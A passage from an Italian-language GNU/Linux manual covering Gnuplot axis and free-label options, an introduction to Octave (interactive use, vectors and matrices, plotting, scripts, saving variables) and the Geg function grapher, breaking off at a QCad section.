show xlabel
```

set ylabel ***stringa***

```
unset ylabel
```

```
show ylabel
```


```
set zlabel stringa
```

```
unset zlabel
```

```
show zlabel
```

Figura 251.5. Esempi di utilizzo delle opzioni.

```
reset
set xlabel "asse X"
set ylabel "asse Y"
plot sin(x)
```

```
reset
set xlabel "asse X"
set ylabel "asse Y"
set zlabel "asse Z"
splot sin(x)+y/2
```

251.7 Descrizioni libere

Si possono mettere delle descrizioni abbinate a certe coordinate, per marcare delle posizioni sul grafico:

```
set label [n] [stringa] [at posizione] [left|center|right] ↩
↪         [norotate|rotate [gradi]]
```

```
unset label [n]
```

```
show label [n]
```

Le descrizioni di questo tipo sono numerate; se si omette di specificarlo, il numero gli viene attribuito in modo automatico. La numerazione consente di individuarle; pertanto, più comandi '**`set label`**' riferiti alla stessa descrizione, modificano progressivamente i suoi attributi.


La stringa della descrizione deve essere collocata in corrispondenza di coordinate a due o tre dimensioni, a seconda del tipo di grafico. Sulla posizione stabilita, la descrizione può essere allineata orizzontalmente in modo diverso: a sinistra, al centro o a destra, indicando uno tra gli attributi '**`left`**', '**`center`**' e '**`right`**'. Infine, la descrizione può essere inclinata non modo orizzontale ('**`norotate`**'), oppure in modo verticale ('**`rotate`**'), oppure, ancora, con un angolo prestabilito ('**`rotate`** ***n***').

Figura 251.6. Esempi di utilizzo delle opzioni.

```
reset
set xrange [0:2*pi]
set yrange [-1.2:+1.2]
set label 1 "+1" at (pi*1/2),+1.1
set label 2 "-1" at (pi*3/2),-1.1
set label 1 center
set label 2 center
plot sin(x)
```



```
reset
set xrange [0:5]
set yrange [-1:+1]
set label 1 "ciao" at 2,0.8,0
set label 2 "hello" at 4,-0.8,0
set label 1 center rotate
set label 2 center rotate
splot x**2*y
```

Capitolo 252

Octave

Octave [1] è un linguaggio di programmazione ad alto livello per il calcolo matematico, usato fondamentalmente in modo interattivo. Viene usato attraverso un terminale a caratteri, come una console virtuale di GNU/Linux, ma per ottenere dei grafici si avvale di Gnuplot che così è opportuno sia installato assieme a Octave. L'interazione tra Gnuplot e Octave è trasparente, se il secondo viene utilizzato in una finestra di terminale all'interno del sistema grafico X.

In queste sezioni si mostra solo qualche piccolo assaggio di Octave che dispone di ampia documentazione per conto proprio: *info octave*.

Anche Octave utilizza la libreria Readline per il controllo della riga di comando, con tutti i vantaggi che ciò comporta per l'utilizzatore.

252.1 Avvio e interazione normale

Octave viene avviato attraverso l'eseguibile '**`octave`**'. Bisogna ricordare che se si vogliono disegnare dei grafici deve essere avviato da una finestra di terminale all'interno di X, diversamente basta una console virtuale di GNU/Linux. '**`octave`**' riconosce una serie di opzioni che qui non vengono descritte (eventualmente basta utilizzare il comando '**`octave --help`**' per ottenerne la descrizione) e può eseguire il contenuto di un file se viene indicato come ultimo argomento della riga di comando.

`octave` [*opzioni*] [*file_di_comandi*]

Il file di comandi è uno script contenente semplicemente comandi di Octave, dove in particolare il simbolo '**#**' serve a indicare l'inizio di un commento che si conclude alla fine della riga e le righe vuote o bianche vengono semplicemente ignorate.

Eventualmente, uno script di Octave può essere reso eseguibile, purché all'inizio del file venga aggiunta la solita indicazione dell'interprete da utilizzare:

```
#!/usr/bin/octave
```

Se Octave viene avviato in modo normale (senza argomenti particolari e senza l'indicazione di uno script da eseguire), si ottiene il funzionamento interattivo normale:

`$` **`octave`** [*Invio*]

```
Octave, version 2.0.13 (i386-redhat-linux-gnu).
Copyright (C) 1996, 1997, 1998 John W. Eaton.
This is free software with ABSOLUTELY NO WARRANTY.
For details, type `warranty'.

octave:1> _
```

L'invito di Octave (il *prompt*) è un po' particolare: mano a mano che si introducono dei comandi si incrementa il numero che appare. Di seguito sono elencati alcuni comandi elementari di Octave; in altre sezioni ne vengono mostrati degli altri.

Comando	Descrizione
help [-i] [*argomento*]	Il comando '**help**' permette di ottenere alcune indicazioni sul funzionamento di Octave. In particolare, se non si utilizza l'opzione '**-i**' si ottiene una guida stringata, mentre con '**-i**' viene attivata la consultazione del documento *info octave* riferito al contesto definito dalla parola chiave che indica l'argomento.
exit quit	Conclude il funzionamento di Octave.
pause [(*n_secondi*)]	Il comando '**pause**' serve a fare una pausa della durata indicata dall'argomento (che deve essere racchiuso tra parentesi tonde). Se non viene indicato l'argomento, la pausa può essere interrotta solo attraverso la pressione del tasto [*Invio*]. Questo comando è utile negli script di Octave.

Segue la descrizione di alcuni esempi.

- `octave:x>` **`help help`**[*Invio*]

  Mostra la guida per utilizzare il comando '**help**'.

- `octave:x>` **`help -i help`**[*Invio*]

  Mostra la descrizione del comando '**help**' consultando il documento *info octave*.

252.2 Variabili di Octave e calcoli elementari

Octave gestisce variabili scalari di tipo numerico e di tipo stringa (delimitate da apici singoli o doppi), come avviene comunemente nei linguaggi evoluti più comuni; inoltre permette la definizione di strutture, in particolare i vettori e le matrici (nel senso matematico dei termini), in modo trasparente. La dichiarazione di una variabile si ottiene semplicemente assegnandoci un valore. L'esempio seguente crea, o sovrascrive la variabile '**a**' assegnandole il valore 123:

`octave:1>` **`a = 123`**[*Invio*]

Assegnando un valore a una variabile si ottiene anche l'eco del risultato e ciò può essere utile se l'assegnamento avviene in corrispondenza di un'espressione di qualche tipo.

`octave:2>` **`b = a / 2`**[*Invio*]

In questo caso, viene assegnato alla variabile '**b**' il valore pari alla metà di '**a**' e si ottiene opportunamente l'informazione che così precisa quale valore è stato assegnato a '**b**':

```
b = 61.500
```

Le espressioni possono essere calcolate anche senza bisogno di assegnarne il risultato a qualche variabile; per esempio:

`octave:3>` **`a / b`**[*Invio*]

```
ans 2
```

In questo caso, '**ans**' sta per *answer* (risposta).

Con la stessa logica per la quale un'espressione che non viene assegnata a una variabile genera un risultato che viene visualizzato comunque, per conoscere il contenuto di una variabile basta indicarla sulla riga di comando:

```
octave:4> a [Invio]

  a = 123

octave:5> b [Invio]

  b = 61.500
```

252.3 Vettori e matrici

Al posto degli array dei linguaggi di programmazione normali, Octave tratta direttamente con vettori e matrici (per la precisione: matrici a una e a due dimensioni). Una costante letterale che rappresenta un vettore ha la forma seguente:

```
[ elemento_1, elemento_2, ... elemento_n ]
```

In particolare, le parentesi quadre fanno parte della dichiarazione e delimitano in pratica gli elementi del vettore. Una costante letterale che rappresenta una matrice a due dimensioni ha una forma simile a quella del vettore, con la differenza che gli elementi di una riga rispetto a quelli di un'altra sono separati da un punto e virgola:

```
[ r1c1, r1c2, ...; r2c1, r2c2, ...; rnc1, rnc2, ... ]
```

Si osservino gli esempi seguenti.

```
octave:1> a = [ 1, 2, 3 ] [Invio]

  a =

    1  2  3

octave:2> b = [ 4, 5, 6 ] [Invio]

  b =

    4  5  6

octave:3> c = [ 1, 2, 3; 4, 5, 6 ] [Invio]
```

```
  c =

     1  2  3
     4  5  6
```

Eventualmente si possono anche fare delle combinazioni:

```
octave:4> d = [ a, b ] [Invio]

  d =

     1  2  3  4  5  6

octave:5> e = [ a; b ] [Invio]

  e =

     1  2  3
     4  5  6
```

Con i vettori e le matrici si possono fare anche dei calcoli nei modi in cui si è abituati in matematica. In particolare, la notazione '*x'*' restituisce la matrice trasposta di *x*.

```
octave:6> c' [Invio]

  ans =

     1  4
     2  5
     3  6
```

L'esempio seguente mostra il prodotto tra due matrici; precisamente il prodotto tra la matrice '**c**' e la sua trasposta.

```
octave:7> c * c' [Invio]

  ans =

    14  32
    32  77
```

È possibile anche moltiplicare una costante scalare per tutti gli elementi di una matrice:

```
octave:8> 2 * c [Invio]

  ans =

     2   4   6
     8  10  12
```

Pur senza approfondire il funzionamento di Octave, è il caso di mostrare l'uso della funzione interna '**`rand()`**', il cui scopo è quello di restituire una matrice (a due dimensioni) contenente valori casuali:

```
octave:9> f = rand( 2, 3) [Invio]
```

In questo caso, crea la matrice '**`f`**' contenente due righe e tre colonne, con valori casuali compresi tra zero e uno.

252.4 Disegno

Si è già accennato al fatto che Octave dipende da Gnuplot per le rappresentazioni grafiche. Ciò avviene in modo trasparente, purché si utilizzi Octave da una finestra di terminale all'interno del sistema grafico X.

L'approccio alla grafica di Octave è più complesso di Gnuplot, perché il suo scopo è differente. In generale tutto viene visto in forma di vettori e matrici. Di solito, la prima cosa da fare è prendere confidenza con la funzione '**`linspace()`**' il cui scopo è quello di generare un vettore con una serie di valori equidistanti (lineari):

```
linspace ( inizio, fine, quantità)
```

Il primo argomento della funzione definisce il valore del primo elemento del vettore; il secondo definisce quello dell'ultimo; il terzo argomento definisce la quantità di elementi complessivi e la funzione determina i valori rimanenti in modo lineare. Per esempio, il comando seguente serve a creare un vettore di 11 elementi con valori progressivi da 0 a 10:

```
octave:1> x = linspace( 0, 10, 11) [Invio]
```

```
  x =

     0    1    2    3    4    5    6    7    8    9   10
```

Un'altra cosa da osservare è il fatto che le funzioni matematiche che possono funzionare utilizzando un argomento numerico, possono essere applicate anche a vettori e matrici. Si osservi l'esempio seguente in cui si genera il vettore '**`y`**' calcolando il seno di ogni valore del vettore '**`x`**'.

```
octave:2> y = sin(x) [Invio]
```

```
  y =

   Columns 1 through 8:

     0.00000   0.84147   0.90930   0.14112  -0.75680  -0.95892  -0.27942   0.65699
   Columns 9 through 11:

     0.98936   0.41212  -0.54402
```

Per disegnare il seno calcolato in questo modo, si utilizza la funzione interna '**`plot()`**' che ha bisogno di almeno due argomenti: il vettore dei valori per l'asse X e il vettore corrispondente

dei valori da rappresentare nell'asse Y. Si intuisce che il numero di elementi di questi due vettori deve essere uguale.

```
plot ( vettore_x, vettore_y )
```

Tornando all'esempio, il comando si limita a questo:

octave:3> **plot (x, y)** [*Invio*]

Se il secondo argomento della funzione '**plot()**' è una matrice, si ottiene la visualizzazione di tante curve quante sono le colonne o le righe della matrice (la scelta viene fatta in base alla corrispondenza con gli elementi del vettore utilizzato come primo argomento).

octave:4> **y = [sin(x); 2 * sin(x)]** [*Invio*]

Il comando appena mostrato genera la matrice '**y**' con due righe corrispondenti a due vettori: il seno dei valori del vettore '**x**' e due volte il seno dei valori del vettore '**x**'.

octave:5> **plot (x, y)** [*Invio*]

Disegnando il grafico della matrice '**y**' si ottengono due curve corrispondenti ai valori delle due righe della stessa.

252.5 Script di Octave

Si è accennato alla possibilità di realizzare degli script con le istruzioni di Octave. In questo caso non c'è nulla di speciale rispetto a quanto è stato visto fino a questo punto. A titolo di esempio viene mostrato uno script con il quale si arriva a disegnare il grafico del seno di *x* nell'intervallo di valori da –P-greco a +P-greco.

```
#!/usr/bin/octave
x = linspace( -pi, +pi, 200)
y = sin(x)
plot (x,y)
pause
```

Lo script può essere reso eseguibile e avviato autonomamente (purché l'eseguibile '**octave**' si trovi effettivamente nella directory '/usr/bin/').

252.6 File di dati

Diversa è invece la possibilità di salvare le variabili. Per questo si utilizzano i comandi '**save**' e '**load**':

```
save [opzioni] file variabile...
```

```
load [opzioni] file variabile...
```

Attraverso le opzioni si specifica normalmente il formato in cui deve essere realizzato il file delle variabili che vengono salvate; se non viene specificato dovrebbe trattarsi di quello più semplice: un file di testo puro e semplice.

Le variabili da salvare o da ricaricare vanno annotate dopo il nome del file. Per facilitare la cosa possono essere usati dei caratteri jolly, con significato equivalente a quello delle shell normali.

Opzione	Descrizione
`-ascii`	Salva o carica utilizzando il formato ASCII di Octave.
`-binary`	Salva o carica utilizzando il formato binario di Octave.
`-mat-binary`	Salva o carica utilizzando il formato binario di Matlab.
`-force`	Quando vengono caricate le variabili, forza la sovrascrittura di quelle esistenti.

Segue la descrizione di alcuni esempi.

- `octave:x>` **`save prova a b c`** [*Invio*]

  Salva le variabili '**`a`**', '**`b`**' e '**`c`**', nel file '`prova`' (nella directory corrente) utilizzando il formato predefinito.

- `octave:x>` **`save -ascii prova a b c`** [*Invio*]

  Come nell'esempio precedente, specificando esplicitamente che si vuole usare il formato ASCII di Octave.

- `octave:x>` **`save -ascii prova a*`** [*Invio*]

  Salva tutte le variabili che iniziano per '**`a`**' nel file '`prova`' utilizzando il formato ASCII di Octave.

- `octave:x>` **`load -ascii -force prova`** [*Invio*]

  Carica tutte le variabili dal file '`prova`', che dovrebbe essere in formato ASCII di Octave, sovrascrivendo le variabili eventualmente già esistenti.

[1] **Octave** GNU GPL


Capitolo 253

Applicazioni matematiche varie

In questo capitolo si raccolgono informazioni su altri programmi matematici e di disegno che non hanno trovato una collocazione migliore in capitoli autonomi.

253.1 Geg: GTK+ Equation Grapher

Geg [1] è un programma applicativo per il disegno di funzioni matematiche a due dimensioni, del tipo *f(x)=y*, che utilizza per questo l'interfaccia grafica X. È molto semplice e non offre sostegni particolari dal punto di vista matematico, ma è facile e intuitivo da usare. La figura 253.1 mostra come si presenta la finestra di Geg, in cui appare la visualizzazione delle funzioni *sin(x)*, *sin(2x)* e *sin(2x)+sin(x)*.

Figura 253.1. Geg.

Nella parte superiore della finestra di Geg è disponibile il menù a tendina, assieme ad alcuni pulsanti grafici per la selezione rapida delle funzionalità di uso comune. Sotto, nella parte destra, appare il riquadro '**`f(x)`**', ovvero il piano cartesiano su cui vengono disegnate le funzioni. Alla sinistra appare il riquadro '**`Range`**', dove possono essere indicati in modo preciso i valori degli intervalli di visualizzazione dell'asse X e dell'asse Y; in pratica, basta modificare questi valori e premere [*Invio*] per modificare la scala e la zona visualizzata a destra. A sinistra in basso appare il riquadro '**`Log`**' che elenca le operazioni compiute: nella parte superiore appare l'ultimo comando eseguito e in quella inferiore il comando più vecchio. Più in basso, sempre a sinistra, appare il riquadro '**`Status`**' che mostra le coordinate cartesiane in cui si trova il puntatore del mouse, ammesso che questo sia posizionato sull'area del grafico. Infine, nella

parte bassa della finestra appare la riga di comando all'interno della quale si possono inserire le funzioni da visualizzare.

253.1.1 Avvio e interazione normale

Geg viene avviato attraverso l'eseguibile '**geg**' per il quale non sono previste opzioni speciali, a parte quelle comuni per l'uso di programmi nel sistema grafico X ('**-geometry**', '**-display**', ecc.).

```
geg [opzioni]
```

Per disegnare una funzione occorre selezionare il riquadro inferiore, con un clic del mouse, in modo da fare apparire il cursore per la scrittura; quindi si scrive la funzione (utilizzando solo la variabile *x*) e la si disegna premendo [*Invio*] oppure selezionando il pulsante grafico GO!.

Le operazioni necessarie a ottenere il risultato mostrato nella figura 253.1 sono in pratica quelle seguenti:

f(x) = **sin(x)** [*Invio*]


f(x) = **sin(2x)** [*Invio*]

f(x) = **sin(2x)+sin(x)** [*Invio*]

Nel riquadro del riepilogo dei comandi impartiti si ottiene così la sequenza seguente:

```
sin(2x)+sin(x)
sin(2x)
sin(x)
```

Per modificare la scala e la zona di grafico visualizzata si può intervenire con i pulsanti IN e OUT; oppure attraverso il mouse, utilizzando il primo tasto per delimitare (trascinando) la zona di grafico su cui si vuole porre l'attenzione; oppure in modo ancora più preciso attraverso il riquadro '**Range**'. Nella figura 253.3 viene mostrato l'esempio già visto con la scala dell'asse Y espansa.

Figura 253.3. Modifica della scala di visualizzazione.

In particolare, i valori sull'asse X possono essere mostrati anche in radianti, ovvero in unità P-greco. Per questo basta selezionare il pulsante grafico RADIAN, mentre per tornare alla scala decimale basta selezionare il pulsante DECIMAL.

Con il terzo tasto del mouse (quello destro) è possibile indicare una zona del grafico all'interno della quale si vuole conoscere l'intersezione della curva con uno degli assi. Per esempio, indicando una zona vicina al punto −2 nell'asse X, si ottiene il risultato seguente nel riquadro del riepilogo che mostra due intersezioni riferite ad altrettante funzioni:

```
Axis Intercepts:-
 sin(2x)+sin(x), X=-2,0944
 sin(2x), X=-1,5708
```

Con il secondo tasto del mouse (quello centrale) è possibile indicare una zona del grafico all'interno della quale si vuole conoscere l'intersezione tra le curve. Per esempio, indicando una zona vicina al punto +1 nell'asse X e prima del punto +2 nell'asse Y, si ottiene il risultato seguente nel riquadro del riepilogo, che mostra due intersezioni distinte:

```
Function Intercepts:-
 sin(x) and sin(2x)+sin(x) at:
 X=1,5708, Y=1,0000
 sin(x) and sin(2x) at:
 X=1,0472, Y=0,8660
```

In pratica, le funzioni *sin(x)* e *sin(2x)+sin(x)* si incontrano nel punto X=1,5708, Y=1,0000, inoltre le funzioni *sin(x)* e *sin(2x)* si incontrano nel punto X=1,0472, Y=0,8660.

253.1.2 Sintassi delle funzioni

Le funzioni che possono essere disegnate da Geg devono rispettare una certa sintassi riepilogata nella guida interna di questo applicativo. In generale si possono usare tutti i tipi di parentesi che si impiegano normalmente in matematica (da quelle tonde a quelle graffe); si possono usare le notazioni del tipo $3x$, $4x$,... dove si sottintende la moltiplicazione della costante numerica per la variabile; la lettera '**x**' è l'unica variabile di cui si può fare uso; sono riconosciute le costanti '**e**' (intesa come la base del logaritmo naturale) e '**PI**' (intesa come P-greco). La tabella 253.6 riepiloga gli operatori e le funzioni utilizzabili.

Tabella 253.6. Operatori e funzioni di Geg.


Operatori e operandi	Descrizione
op1 + ***op2***	Somma i due operandi.
op1 - ***op2***	Sottrae dal primo il secondo operando.
op1 * ***op2***	Moltiplica i due operandi.
costante op	Moltiplica l'operando per il valore della costante.
op1 / ***op2***	Divide il primo operando per il secondo.
op1 ^ ***op2***	Elevamento a potenza del primo operando per il secondo.
sqrt(***op***)	Radice quadrata.
cbrt(***op***)	Radice cubica.
abs(***op***)	Valore assoluto.
u(***op***)	Restituisce uno se l'operando è positivo, zero se negativo.
log(***op***)	Logaritmo in base dieci.
ln(***op***)	Logaritmo naturale.
sin(***op***)	Seno.
cos(***op***)	Coseno.
tan(***op***)	Tangente.
asin(***op***)	Arco-seno.
acos(***op***)	Arco-coseno.
atan(***op***)	Arco-tangente.
sinc(***op***)	
sinh(***op***)	Seno iperbolico.

Operatori e operandi	Descrizione
`cosh(`***op***`)`	Coseno iperbolico.
`tanh(`***op***`)`	Tangente iperbolica.

253.2 QCad

QCad [2] è un programma applicativo per il CAD professionale in grado di generare e di leggere il formato DXF.

L'utilizzo di un programma del genere richiede delle conoscenze particolari. Lo scopo della sezione è soltanto quello di mostrare la disponibilità di questo applicativo.

Figura 253.7. QCad dopo aver caricato uno degli esempi che lo accompagna.

